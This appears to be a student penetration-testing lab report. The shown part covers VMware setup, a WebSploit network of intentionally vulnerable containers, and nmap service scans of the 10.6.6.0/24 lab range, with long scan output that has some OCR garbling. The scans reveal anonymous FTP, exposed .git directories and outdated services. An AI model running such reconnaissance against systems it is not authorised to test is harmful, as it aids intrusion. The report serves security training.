

Table of Contents


VMware	3
Step 1: Download VMware Workstation:	4
Step 2: Run the Installer:.....	4
Step 3: Installation Wizard:.....	4
Welcome Screen:.....	4
Step 4: Installation Progress:	4
Step 5: Complete the Installation:.....	4
Step 6: Activate VMware Workstation (if required):	4
Step 7: Create and Run Virtual Machines:.....	4
DEPLOY WEBSPOIT	5
Perform service discovery using nmap:.....	5
What is nmap?.....	5
Steps:.....	6
Specify ports:	6
NMAP SCAN REPORT:.....	9
FTP SERVER STATUS IN NMAP:.....	11
TRANSFERRING OF FILES:.....	11
HOST SCRIPT RESULT:	12
NMAP DONE:.....	13
CONDUCT APPLICATION VULNERABILITY SCAN.....	14
With nikto scanning:.....	16
Set Up DVWA:	16
Using Nessus:	17
SCANNING PROCEDURE	17
Scan Information	19
LUPINONE VM	22
SCAN LUPINONE USING NMAP	22
Scan with Nmap:.....	22
Perform vulnerability assessment:.....	24

Using nessus:	24
Scan Information	25
Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow.....	25
Apache 2.4.x < 2.4.53 Multiple Vulnerabilities.....	26
Apache 2.4.x < 2.4.55 Multiple Vulnerabilities.....	27
Apache 2.4.x < 2.4.56 Multiple Vulnerabilities.....	27
Apache 2.4.x >= 2.4.7 / < 2.4.52 Forward Proxy DoS / SSRF	28
Apache >= 2.4.17 < 2.4.49 mod_http2	28
Apache >= 2.4.30 < 2.4.49 mod_proxy_uwsgi	29
Apache HTTP Server Version.....	29
Plugin Information.....	30
Lupinone login:.....	30
Application fuzzing:	32
Device information	44
Available Software	45
Processes, Crons, and Services:.....	46
Network Information:.....	48
Interesting Files:	54
Conduct password audit for all users, you can use any of the following Hydra.....	60
GETTING PASSWORDS THROUGH HASHCAT.....	66
VULNERABILITY ASSESSMENT.....	70
LUPONE:.....	70
DVWA NESSUS VULNERABILITIES:.....	70

SET UP THE ENVIRONMENT

VMware

VMware is a company that provides virtualization and cloud computing software and services. One of their popular products is VMware Workstation, which allows you to create and run virtual machines on your Windows PC. Here's a step-by-step guide to installing VMware Workstation on a Windows system:



Step 1: Download VMware Workstation:

Visit the VMware website (<https://www.vmware.com/products/workstation-pro.html>) and navigate to the "Download Now" section. Select the appropriate version of VMware Workstation for your Windows operating system (32-bit or 64-bit).

Step 2: Run the Installer:

Once the installer is downloaded, locate the executable file (usually named "VMware-workstation-x.y.z-xxxxxx.exe") and double-click it to run the installer.

Step 3: Installation Wizard:

The installation wizard will start. Follow these steps:

Welcome Screen:

1. Click "Next" to proceed.
2. End-User License Agreement: Read and accept the license agreement, then click "Next."
3. Choose Setup Type: You can choose between "Typical" and "Custom" installation. The "Typical" installation includes recommended features, while "Custom" allows you to select specific features. Choose the appropriate option and click "Next."
4. User Experience Improvement Program: You can choose whether to participate in the User Experience Improvement Program. Make your selection and click "Next."
5. Enhanced Keyboard Driver: Decide whether you want to install the enhanced keyboard driver. Make your choice and click "Next."
6. Product Updates: Choose whether you want to check for product updates on startup. Make your choice and click "Next."
7. Shortcuts: Choose the folder where shortcuts should be placed, and click "Next."
8. Ready to Install: Review your selections. If everything looks correct, click "Install."

Step 4: Installation Progress:

The installer will now install VMware Workstation on your system. This process might take a few minutes.

Step 5: Complete the Installation:

Once the installation is complete, you'll see a "Completing the VMware Workstation Setup Wizard" screen. You can choose whether to launch VMware Workstation immediately after the wizard finishes. Click "Finish" to exit the wizard.

Step 6: Activate VMware Workstation (if required):

If you have a license key, you'll need to activate VMware Workstation. Open the application and navigate to "Help" > "Enter License Key." Enter your license key and follow the prompts to activate the software.


Step 7: Create and Run Virtual Machines:

With VMware Workstation installed and activated, you can now create and run virtual machines. Click on "Create a New Virtual Machine" or "Open a Virtual Machine" to get started.

Project

In my project, I have set up the following virtual machines: pfSense and Metasploit3-Win2k8 in VirtualBox, and Ubuntu and Kali Linux in VMWare.

SYSTEMS



We have configured all four systems to operate on a bridged network mode, enabling seamless interconnection among these virtual machines. This bridged network configuration allows the four virtual machines to communicate with each other effectively.

DEPLOY WEBSPOIT

Perform service discovery using nmap:

What is nmap?

Nmap is a computer tool that explores networks and finds out what devices are connected, what services they offer (like websites or file sharing), and checks if they're secure. It helps people see what's happening on their network and if there are any problems, like open doors that could be risky. Nmap is often used by IT folks to keep networks safe and working smoothly.

Service discovery occurs when a target network is scanned with tools like Nmap to find open ports and the accompanying services that are executing on those ports. Administrators can use this data to evaluate the network's security, solve problems, and keep an accurate inventory of all the devices and services.

Steps:

- Enter the command <websploit> to start.
- After this enter the command<nmap –sC –sV {Target}> in our system the ip is **10.6.6.0/24**.
- This command helps find services and their versions on the target computer, potentially revealing vulnerabilities or misconfigurations.
- **-sC:** Runs default Nmap scripts for basic service enumeration.
- **-sV:** Tries to determine the service version on open ports.
- **{Target}:** Specifies the target IP address or hostname to scan.

Specify ports:

In Nmap, "specifying ports" means telling the tool which specific entry points on a device to check. For example, you might ask Nmap to only look at the front and back doors (ports 80 for websites and 22 for remote access) of a computer. This helps focus the scan on specific services. By choosing certain ports, you can quickly find out what's happening on a device without checking everything, which can save time and resources.

```

[root@kali] ~[/home/kali]
└─# docker network ls
NETWORK ID      NAME      DRIVER      SCOPE
311612d5e3df  bridge    bridge      local
c42070e01a01  host      host      local
d4e2680f33d   none      null      local
0772e1ad16    root_websploit  bridge      local
b6c888472984  root_websploit2  bridge      local

[root@kali] ~[/home/kali]
└─# docker network inspect root_websploit
[{"Name": "root_websploit", "Id": "c97fe1ad16bdfc06952d82bdc149b964134a7c2a26f7d52717d72e7dac3398", "Created": "2023-08-12T14:38:40.983207953-04:00", "Scope": "local", "Driver": "bridge", "EnableIPv6": false, "IPAM": {"Driver": "default", "Options": null, "Config": [{"Subnet": "10.6.6.0/24", "Gateway": "10.6.6.1"}]}, "Internal": false, "Attachable": true, "Ingress": false, "ConfigFrom": {"Network": ""}, "ConfigOnly": false, "Containers": [{"035c7bc3498a13cf3dfba1b4eb5df85926bf5f574deb096222dbce02f204b23": {"Name": "webgoat", "EndpointID": "287e9b13d6011c5b5cc06c08928734ef820f223a8014ec838cdacdea267a84", "MacAddress": "02:42:0a:06:06:00", "IPv4Address": "10.6.6.11/24", "IPv6Address": ""}, {"05e760a0202d105db8de008222c2a2aac05d484c5b92af99c85638fb3d040c": {"Name": "dwa", "EndpointID": "86ca38f50808d102d2eb02516e6fc796aa7bdb754c151e2ad3f5340d9f07cd", "MacAddress": "02:42:0a:06:06:00", "IPv4Address": "10.6.6.13/24", "IPv6Address": ""}, {"3805d40db5b4c1a7707b8b5f61750dc6199172aa06de29a40ef6191e6a69e1": {"Name": "gravemind", "EndpointID": "42f3e41df4d6c6fc4f8a325dcf6bf5bac691351b7a88e83f25440553fcce246b9", "MacAddress": "02:42:0a:06:06:00", "IPv4Address": "10.6.6.23/24", "IPv6Address": ""}, {"392724e32761d26afb59bdf7ae1eb77e194e39c7e9978e894f4fe4090ac8ae1": {"Name": "hackme_rtv", "EndpointID": "70f4885c44cbdb8a2e04dbd78dd3e3f35dae0fe/ee8c547188316df58741ee5", "MacAddress": "02:42:0a:06:06:00", "IPv4Address": "10.6.6.17/24", "IPv6Address": ""}, {"4dc6f1bb2f464c98715a3a99e326adca4d9950bf2e8e2cb1055efa0778200": {"Name": "mutillidae_2", "EndpointID": "b79492b171e4e1db95d1fe54fa5756e3c1f875272376071b373a2d3f59b53e", "MacAddress": "02:42:0a:06:06:00", "IPv4Address": "10.6.6.14/24", "IPv6Address": ""}}]}

```

```

    "5d405c4b59bee2908f7d2c1b641c4bfdf6eeb1a0aeeeae767075386988a8edc04": {
      "Name": "juice-shop",
      "EndpointID": "06b61a15b5e1f4bd3d43d309d4eabc9c5cb487529c1356c548f5e6a7c48a445b",
      "MacAddress": "02:42:0a:00:00:05",
      "IPv4Address": "10.6.6.12/24",
      "IPv6Address": ""
    },
    "660044090f683dbbebd3984e92c26bf9d7861924f7b300654976a07db58a75d7": {
      "Name": "rtv-safemode",
      "EndpointID": "95c5a74c881d1f1672a6248dfa0308f20d5a2a049b32e9f3f8d8a5de4178d93e",
      "MacAddress": "02:42:0a:00:00:03",
      "IPv4Address": "10.6.6.19/24",
      "IPv6Address": ""
    },
    "82185c74fbc0387c7258c4a9513f49f6a1413c134e40f8fd9c38344664352b5": {
      "Name": "dvna",
      "EndpointID": "a5abab709dc601d7b9a0a7ad6baa8e255a75dca47553d482bf9bd9957bdab64",
      "MacAddress": "02:42:0a:00:00:07",
      "IPv4Address": "10.6.6.15/24",
      "IPv6Address": ""
    },
    "87593902132c44d24f596726bba838d31ba9a892058239bdbb1545a8846e570": {
      "Name": "Y-wing",
      "EndpointID": "a62c62f3030b4236c66103fdd8b8001aa4e650192eb2ad538149ebd5b3fe5a390",
      "MacAddress": "02:42:0a:00:00:a",
      "IPv4Address": "10.6.6.26/24",
      "IPv6Address": ""
    },
    "97f5e96f772ed1c23e94c4967fd3106ee733552b6e62af384731d1145316214": {
      "Name": "mayhem",
      "EndpointID": "11cf0fa96351675eed9bcc9a8ecff63817ec7577a67d4d7e98acb1aed6e5091e",
      "MacAddress": "02:42:0a:00:00:05",
      "IPv4Address": "10.6.6.18/24",
      "IPv6Address": ""
    },
    "ab2cf336ddf5d032587c2e3c86886ea888d0ba69e2902123da2aae1caa34cae": {
      "Name": "secretcodebranch",
      "EndpointID": "cbb9770d2124049bdd447c7569b259be59408e9f49bb35e61fc0ba4ba5666b2",
      "MacAddress": "02:42:0a:00:00:06",
      "IPv4Address": "10.6.6.22/24",
      "IPv6Address": ""
    }
  ],
  "be3162ad0181389e9a6655f80a970d73b601aaef8a8ae68738e0e7243c6715d45": {
    "Name": "yascon-hackme",
    "EndpointID": "aa05f3fa922a404e250741a9da799f6fcfa056f54fc00234e515483e818d9d7e7",
    "MacAddress": "02:42:0a:00:00:15",
    "IPv4Address": "",
    "IPv6Address": ""
  },
  "c07ae04888708d3595e9ec4a95f6c73db474222c4664476f8e6c8e837da6f": {
    "Name": "d30_02",
    "EndpointID": "33afc68f897cbe4b3781f992e37b3253331ed497f180830d8748ae992887c4d",
    "MacAddress": "02:42:0a:00:00:19",
    "IPv4Address": "10.6.6.25/24",
    "IPv6Address": ""
  },
  "d12c4fb964af8cc668b3de057d479ec05e54a4ec29a7bfb1d2613b6eb20b10c9": {
    "Name": "hackazon",
    "EndpointID": "9ae57daefbf742af630516c40dac59ccb907fbdd54ad192aecb3417e0dca",
    "MacAddress": "02:42:0a:00:00:19",
    "IPv4Address": "10.6.6.16/24",
    "IPv6Address": ""
  },
  "ddb7c52678f04538c218d3a3a1466ddfaa4a437fa289a70591b722dad7cc8": {
    "Name": "Targets",
    "EndpointID": "44c880a4b517c5a6fdab08838ac0d59a88ff1a30588f1627113688774b07329",
    "MacAddress": "02:42:0a:00:00:1",
    "IPv4Address": "10.6.6.20/24",
    "IPv6Address": ""
  },
  "fcfbffded5c461aaadc00fdfdd6d6412f3a3d658cbe85a2efdee2a3c47263716d": {
    "Name": "03_01",
    "EndpointID": "cbb8a05b59bf69999a0567d3b3947b8b3e856ba4340a55554eb6c6f879d1357",
    "MacAddress": "02:42:0a:00:00:01",
    "IPv4Address": "10.6.6.24/24",
    "IPv6Address": ""
  }
},
"Options": {},
"Labels": {
  "com.docker.compose.network": "websploit",
  "com.docker.compose.project": "root",
  "com.docker.compose.version": "1.29.2"
}

```


NMAP SCAN REPORT:

An Nmap scan report is a summary of the information gathered by Nmap after scanning a target network or device. It shows a list of **open ports**, the **services running on those ports** (like web servers or email), and sometimes even the **operating system**. The report highlights potential security risks by pointing out vulnerable or misconfigured services. It helps administrators understand their network's status, make informed decisions about security measures, and fix any issues found during the scan.

```
Nmap scan report for 10.6.6.12
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3000/tcp  open  http   Node.js Express framework
| http-robots.txt: 1 disallowed entry
|_/ftp
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: OWASP Juice Shop
MAC Address: 02:42:0A:06:06:0C (Unknown)

Nmap scan report for 10.6.6.13
Host is up (0.000016s latency).
All 1000 scanned ports on 10.6.6.13 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:42:0A:06:06:0D (Unknown)

Nmap scan report for 10.6.6.14
Host is up (0.000010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 8 disallowed entries
| passwords/ config.inc classes/ javascript/
|_owasp-esapi-php/ documentation/ phpmyadmin/ includes/
| http-git:
|   10.6.6.14:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|     Remotes:
|       https://github.com/fermayo/hello-world-lamp.git
|     http-title: Database Offline
|_Requested resource was database-offline.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
|_http-server-header: Apache/2.4.7 (Ubuntu)
3306/tcp  open  mysql  MySQL 5.5.60-0ubuntu0.14.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.60-0ubuntu0.14.04.1
|   Thread ID: 29
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, SupportsTransactions, ConnectWithData
```

Thread ID: A unique number assigned to each running task in a program or system.

Capabilities flag: A binary marker indicating whether a certain feature or permission is enabled or disabled.

```
| Thread ID: 29
| Capabilities flags: 63487
| Some Capabilities: DontAllowDatabaseTableColumn, SupportsTransactions, ConnectWithData
base, IgnoreSpaceBeforeParenthesis, LongPassword, FoundRows, Support41Auth, IgnoreSigpipes
, SupportsCompression, SupportsLoadDataLocal, InteractiveClient, Speaks41ProtocolNew, Spea
ks41ProtocolOld, ODBCClient, LongColumnFlag, SupportsAuthPlugins, SupportsMultipleResults,
SupportsMultipleStatements
| Status: Autocommit
| Salt: KDROsvvpMne1_n-0KiN,
|_ Auth Plugin Name: mysql_native_password
MAC Address: 02:42:0A:06:06:0E (Unknown)
```

```
Nmap scan report for 10.6.6.20
Host is up (0.00013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5000/tcp    open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.3.6 Python/3.8.17
|     Date: Sat, 12 Aug 2023 22:12:33 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 4491
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>The Vulnerable Galactic Archives</title>
|     <style>
|     body {
|       background-color: #000;
|       color: #fff;
|       font-family: 'Arial', sans-serif;
|       margin: 0;
|       padding: 0;
|       .header {
|         text-align: center;
|         padding: 50px 0;
|         background-color: #000;
|         font-size: 48px;
|         color: #fff;
|         text-transform: uppercase;
|         letter-spacing: 4px;
|         font-size: 18px;
|         line-height: 1.5;
|         margin-bottom: 20px;
|       }
|     }
|     </style>
|     </head>
|     <body>
|     <div class="header">
|     <h1>The Vulnerable Gala 267a84</h1>
|     <RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
```

The above provided Nmap scan report reveals that the target IP address (10.6.6.20) has an open port (**5000/tcp**) associated with a service that seems to use the UPnP protocol. The scan also shows some

HTML content, indicating that the service might be hosting a web page. This scan helps identify open ports, services, and content on the target, aiding in understanding its potential purpose and functions.

```
Nmap scan report for 10.6.6.21
Host is up (0.000016s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Home
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:0A:06:06:15 (Unknown)

Nmap scan report for 10.6.6.22
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 02:42:0A:06:06:16 (Unknown)
```

FTP SERVER STATUS IN NMAP:

FTP server status in Nmap refers to the information about whether an FTP (File Transfer Protocol) server is active and reachable on a specific target device or IP address. Nmap scans the target's ports to detect if **port 21**, which is commonly associated with FTP, is open.

If **port 21** is found to be open, it indicates that an FTP server is potentially running on the target system.

TRANSFERRING OF FILES:

The status insight helps administrators identify if the target device is configured to allow file transfers, which is useful for sharing files over a network.

Detecting FTP server status aids in network management and security assessment by providing information about the availability and potential vulnerabilities related to FTP services on the target.

In the below picture it is shown that ftp port 21 is open its mean the service that are running is on the targeted system

```

Nmap scan report for 10.6.6.23
Host is up (0.000011s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0            0          16 Aug 13  2021 file1.txt
| -rw-r--r--  1 0            0          16 Aug 13  2021 file2.txt
| -rw-r--r--  1 0            0          29 Aug 13  2021 file3.txt
| -rw-r--r--  1 0            0          26 Aug 13  2021 supersecretfile.txt
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 10.6.6.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 7f9db75947740e8e9083242a336c0630 (RSA)
|   256 52a229697254dc47ab9f0fce979e1c1 (ECDSA)
|_ 256 cd4b0254ea60dfa72da2057fe1dfaf9d (ED25519)
53/tcp    open  domain       ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http         nginx 1.14.2
| http-title: Home
| http-server-header: nginx/1.14.2
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  microsoft-ds Samba smbd 4.9.5-Debian
MAC Address: 02:42:0A:06:06:17 (Unknown)
Service Info: Host: 3805D40DB45B; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
096222dbce02f204b23": {
Host script results:
| smb-os-discovery: 38cdacdeea267a84"
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: 3805d40db45b
|   NetBIOS computer name: 3805D40DB45B\x00
|   Domain name: \x00

```

HOST SCRIPT RESULT:

Host script result in Nmap refers to the outcome of specialized scripts that Nmap runs on a target host during a scan. These scripts gather additional information beyond basic **port scanning**, such as **detecting specific services**, **vulnerabilities**, or **system characteristics**. The results can reveal insights about the target's configuration, potential security risks, or software versions. This feature helps network administrators assess the target's health and security posture more comprehensively.

```

Host script results:
  | smb-os-discovery:
  |   OS: Windows 6.1 (Samba 4.9.5-Debian)
  |   Computer name: 3805d40db45b
  |   NetBIOS computer name: 3805D40DB45B\x00
  |   Domain name: \x00
  |   FQDN: 3805d40db45b
  |   System time: 2023-08-12T22:14:46+00:00
  |
  | smb-security-mode:
  |   account_used: <blank>
  |   authentication_level: user
  |   challenge_response: supported
  |   message_signing: disabled (dangerous, but default)
  |
  | smb2-time:
  |   date: 2023-08-12T22:14:47
  |   start_date: N/A
  |   clock-skew: mean: 0s, deviation: 2s, median: 0s
  |   smb2-security-mode:
  |     311:
  |       Message signing enabled but not required

Nmap scan report for 10.6.6.24
Host is up (0.000016s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 72c430bc9fec4715f0fcfd4e75d365e2e (RSA)
|   256 a2292977e3c0b029854fb8a625c2a864 (ECDSA)
|_  256 0322ce9ea98eacdf9a4a046d5db21f73 (ED25519)
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|     GetRequest:
|       HTTP/1.0 302 Found
|       Content-Type: text/html; charset=utf-8
|       Location: /install
|       Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|       Set-Cookie: i_like_gitea=b7d7c880b43fcfc2; Path=/; HttpOnly
|       Set-Cookie: _csrf=XOTRgJD6hd-7GJgTZfx4obEFQuQ6MTg30DM1NzI0MzAzMjI4MQ%3D%3D; Path
|       =/; Expires=Sun, 13 Aug 2023 22:12:37 GMT; HttpOnly
|       X-Frame-Options: SAMEORIGIN
|       Date: Sat, 12 Aug 2023 22:12:37 GMT

```

NMAP DONE:

Nmap scanned 256 IP addresses, finding that 17 of them were active and responding. The scan completed in a total of 159.92 seconds.

This process involves checking which computers are online and ready on the network, helping to understand the network's current status.

```

href="public/build/grafana.d
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=7%D=8/12%Time=64D803D2%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n\r\n400\x20Bad\x
SF:20Request")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Ty
SF:pe:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n\r\n400\
SF:x20Bad\x20Request")%r(HTTPOptions,1000,"HTTP/1\.0\x20404\x20Not\x20Foun
SF:d\r\nCache-Control:\x20no-cache\r\nContent-Type:\x20text/html;\x20chars
SF:et=UTF-8\r\nExpires:\x20-1\r\nPragma:\x20no-cache\r\nX-Content-Type-Opt
SF:ions:\x20nosniff\r\nX-FRame-Options:\x20deny\r\nX-Xss-Protection:\x201;
SF:\x20mode=block\r\nDate:\x20Sat,\x2012\x20Aug\x202023\x2022:12:45\x20GMT
SF:\r\n\r\n<!doctype><html\x20lang="en"><head><meta\x20charset=\r
SF:"utf-8"\r><meta\x20http-equiv="X-UA-Compatible"\x20content="IE=edge,
SF:chrome=1"\r><meta\x20name="viewport"\x20content="width=device-width\
SF:"/\r><meta\x20name="theme-color"\x20content="#000"\r><title>Grafana</t
SF:title><base\x20href="/" /\r><link\x20rel="preload"\x20href="public/fon
SF:ts/robot/RxZJdnzeo3R5zSexge8UUvtXRa8TVwTICgirnJhmVJw\.woff2"\x20as="
SF:font"\x20crossorigin"><link\x20rel="icon"\x20type="image/png"\x20h
SF:ref="public/img/fav32\.png"\r><link\x20rel="apple-touch-icon"\x20siz
SF:es="180*180"\x20href="public/img/apple-touch-icon\.png"\r><link\x20r
SF:el="mask-icon"\x20href="public/img/grafana_mask_icon\.svg"\x20color
SF:="#F05A28"\r><link\x20rel="stylesheet"\x20href="public/build/grafan
SF:a\.\d")%r(RTSPRequest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-
SF:Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n\r\n40
SF:0\x20Bad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Re
SF:quest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x
SF:20close\r\n\r\n\r\n400\x20Bad\x20Request")%r(TerminalServerCookie,67,"HTTP
